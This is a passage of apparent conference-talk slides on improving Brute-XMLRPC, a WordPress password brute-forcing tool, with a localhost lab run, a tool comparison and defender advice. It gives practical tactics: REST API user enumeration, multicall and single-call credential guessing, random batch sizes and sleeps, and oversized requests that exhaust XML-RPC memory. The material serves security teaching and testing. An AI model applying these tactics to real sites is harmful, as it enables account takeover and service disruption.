    import aiohttp
ModuleNotFoundError: No module named 'aiohttp'
```

Let's fork this b



Key Lessons: multicall nerfed (4.4+)

system.multicall was [nerfed] in version 4.4 (can still brute force with getUsersBlogs)

- TRANSLATION: Once you hit an invalid user/pass in a multicall batch, WordPress won't even try to log in the rest of the batch.
- ELI5: Don't bother with multicall in 4.4+

Brute-XMLRPC: Updated to not allow multicall in 4.4+, prompts for Brute Force method instead



[nerfed]: github.com/WordPress/wordpress-develop/commit/75ab50c

Key Lessons: REST API (4.4+)

[Detect] URL with:

- HEAD to server to get Link
- GET on SERVER/xmlrpc.php?rsd
 - Look for WP-API
- REST API is usually at one of two locations:
 - /wp-json
 - /?rest_route=/

Brute-XMLRPC: updated to key off API presence to determine whether to support multicall attacks, and properly discover route


```
<?xml version="1.0"?>
<rsd version="1.0">
  <service>
    <engineName>WordPress</engineName>
    <engineLink>https://wordpress.org/</engineLink>
    <homePageLink>http://localhost:4444</homePageLink>
  </service>
  <apis>
    <api name="WordPress" blogID="1" preferred="true" apiLink="http://localhost:4444/xmlrpc.php"/>
    <api name="Movable Type" blogID="1" preferred="false" apiLink="http://localhost:4444/xmlrpc.php"/>
    <api name="MetaWeblog" blogID="1" preferred="false" apiLink="http://localhost:4444/xmlrpc.php"/>
    <api name="Blogger" blogID="1" preferred="false" apiLink="http://localhost:4444/xmlrpc.php"/>
    <api name="WP-API" blogID="1" preferred="false" apiLink="http://localhost:4444/?rest_route=/">
  </apis>
</rsd>
```

[detect]: developer.wordpress.org/rest-api/using-the-rest-api/discovery

Key Lessons: list users (4.7+)

- wp/v2/users will list any user that has made a public post: no auth necessary ([by design])
- UNCONFIRMED: Always returns the first created admin?
 - tried marking private AND deleting the first post which is auto created on install and this user is STILL returned with the REST API

Brute-XMLRPC: updated to gracefully fail if no endpoint and allow file input



[by design]: reddit.com/r/ProWordPress/comments/1c1p2dm/comment/l2v1nu2/

Key Lessons: Crashing WordPress XML-RPC

- 'Allowed memory size of 134217728 exhausted' with large multical POSTs

Brute-XMLRPC multical: updated to batch at random 1300-1500 combos per POST, with random 15-30 second sleeps between POSTs.

- Brute forcing - (on my machine) at almost exactly 5 minutes consistently, XML-RPC would start throwing TimeoutErrors

Brute-XMLRPC bruting: updated to batch at random 900-1100 requests with random 15-30 sec sleep between brutes.



How is this hole so deep. I just wanted to put up a PR to fix Python requirements.

Brute-XMLRPC fixes / improvements

- fix multical XML request body
- fix multical/brute force XML response parsing for isAdmin (working u/p combo)
- fix output working u/p combos to json
- fix REST API URL detection
- fix multical to use random 1300-1500 sized u/p combo POST to avoid memory exhaustion
- fix brute force TimeoutErrors with 900-1100 random sized batches with 15-30 second random sleeps between
- de-dupe and strip user/passwords with xml chars

- python reqs file
- don't allow multical if 4.4 later
- support for multiple REST API root locations
- allow option of brute force if multical unsupported
- if no users detected via API, prompt for user/file input
- improve progress printing
- add "wordpress" to wordlist
- remove stale threading logic
- update docs / gitignore
- appease pylint (some)

[my PR for fixes/improvements]: github.com/TrixSec/Brute-XMLRPC/pull/1
WaRnInG: I've never really coded in Python before, and I went straight to concurrency - there may be dragons here

Tool Updates accomplished

```
$ python brutexmlrpc.py
```

The logo for 'BRUTE XMLRPC' is rendered in a blue, pixelated, blocky font. Each letter is composed of a grid of small squares, with some squares missing or outlined to create a sense of depth and a digital, circuit-like appearance. The letters are connected at the base, giving it a cohesive, monolithic look.

Made by Trix Cyrus

Copyright © 2025 Trixsec Org

Enter the target WordPress website URL (e.g., https://example.com): http://localhost:4343

Do you want to use Tor? (y/n): n

2026-08-13 17:21:09,963 - INFO - Attempt 1: Checking XML-RPC at http://localhost:4343/xmlrpc.php, Status Code: 200

xmlrpc.php is available, proceeding!

Do you want to list users from WordPress REST API? (y/n): n

Do you want to provide a username file or enter manually? (f/m): m

Enter a username: wordpress-user

Do you want to provide a password file or use default (wppass.txt)? (f/d): d

The following passwords have xml chars and will be skipped: {'&f@\"'(-', '&e\"'(-', '<blank>', 'toi&moi', '&e\"'(-è_ç', "l'amour", 'ε&&&&', "jet'aime", '&e\"'(', 'azerty&', '&'}

Do you want to use system.multicall? (y/n): y

Starting 15 multicall POSTs in random sized batches (~1400) with random 15-30 second sleep in between POSTs

Username/Password Combinations Checked: 12397/19985 (Matches|Misses: 0|12397) | Elapsed: 03:49

Multicall login successful with wordpress-user:wordpress -- adding to successful_logins.json

Username/Password Combinations Checked: 19985/19985 (Matches|Misses: 1|19984) | Elapsed: 05:54

2026-08-13 17:27:15,895 - INFO - Analyzing response times

2026-08-13 17:27:15,895 - INFO - Average Response Time: 1.6231 seconds

2026-08-13 17:27:15,895 - INFO - Median Response Time: 1.6886 seconds

2026-08-13 17:27:15,895 - INFO - Max deviation detected at response: 15, time: 0.7251

[brute-xmlrpc]: github.com/TrixSec/Brute-XMLRPC

hdub-tech@dc512\$ xdg-open images/brute-xmlrpc.png

Tool comparisons

[24/26]

<https://github.com/hdub-tech/tech-comps-and-notes/wiki/WordPress#attack-tool-comparisons>

Table built beginning of Sept 2026

Feature	Brute-XMLRPC	WPScan	Metasploit	Additional Notes
Version Detection	Only whether 4.4+ 🙏	Excellent ✓	Excellent ✓	In BruteXMLRPC's defense, it just wants to know if multicall is supported, and it detects enough to figure that out.
Speed (multicall, 5 users, 20k passwords)	28 minutes 🙏	12 seconds ✓	15 seconds ✓	In Brute-XMLRPC's defense, it is doing random sized batches, with sleeps in between each batch to prevent memory and timeout issues.
Speed (Brute Force, 5 users, 20k passwords, single thread)	115 minutes 🙏	55 minutes BUT* ✓	65-83 minutes 🙏	- *WPScan consistently ended progress at the 64190th check at 61.60% with Total Requests in the summary being 64360 - pretty sure the brute force crashed. - Metasploit has speed setting 0 (slowest) to 5 (fastest)
Output successful user/pass	Autowrites to <code>successful_logins.json</code> ✓	Redirect stdout with <code>--output FILE</code> 🙏	No creds db / output options ✗	
Skip/Warns with multicall on 4.4+	✓	✗	✗	- BruteXMLRPC skips multicall prompt, offers brute force prompt - WPScan takes <code>--password-attack xmlrpc-multicall</code> literally, and it will still use large multicall requests and doesn't warn that it "won't work" even if it detects WordPress as an unsupported version - Metasploit warns, drops CHUNKSIZE to 1, and immediately spams
Random Batch sizes	multicall: 1300-1500 brute force: 900-1100 ✓	fixed, user specified, default 500 ✗	fixed, user specified, default 1500 ✗	
Random sleeps	15-30 seconds ✓	✗	✗	
Asks before Brute forcing on 4.4+?	✓	N/A	✗	WPScan runs batched multicall attack even if it "won't work". Metasploit recognizes batches won't work and automatically switches to a brute force attack with single calls.
Outputs tallies	multicall: match vs miss ✓ brute force: totals only 🙏	multicall: batch count only ✗ brute force: totals only 🙏	✗	
Enumerate user support?	4.4+ only using <code>wp/v2/users</code> 🙏	All versions, with author id brute forcing ✓	✗	

hdub-tech@dc512\$ xdg-open images/attack-tool-comparisons.png

For Defenders

- [00] Keep WordPress and all of its components up to date
- [01] Advanced Admin Handbook [Security] section, which has hardening
- [02] Disable XML-RPC endpoint, restrict it with WAF rules, rate limit
- [03] WP core does not support 2FA since 2025, but there are plugins to support it (checkout [Wordfence])
- [04] Configure SSO/IdP

```
# [security]: developer.wordpress.org/advanced-administration/security  
# [wordfence]: wordfence.com
```

\$ exit

thanks. feedback welcome.

(Hopefully at least 1 person learned 1 thing)

slides -> github.com/hdub-tech (*Talks section*)

the PR -> github.com/TrixSec/Brute-XMLRPC/pull/1

the Wiki -> github.com/hdub-tech/tech-comps-and-notes/wiki/WordPress

linkedin -> linkedin.com/in/h-dub

~~employment also welcome (contracts or direct hire)~~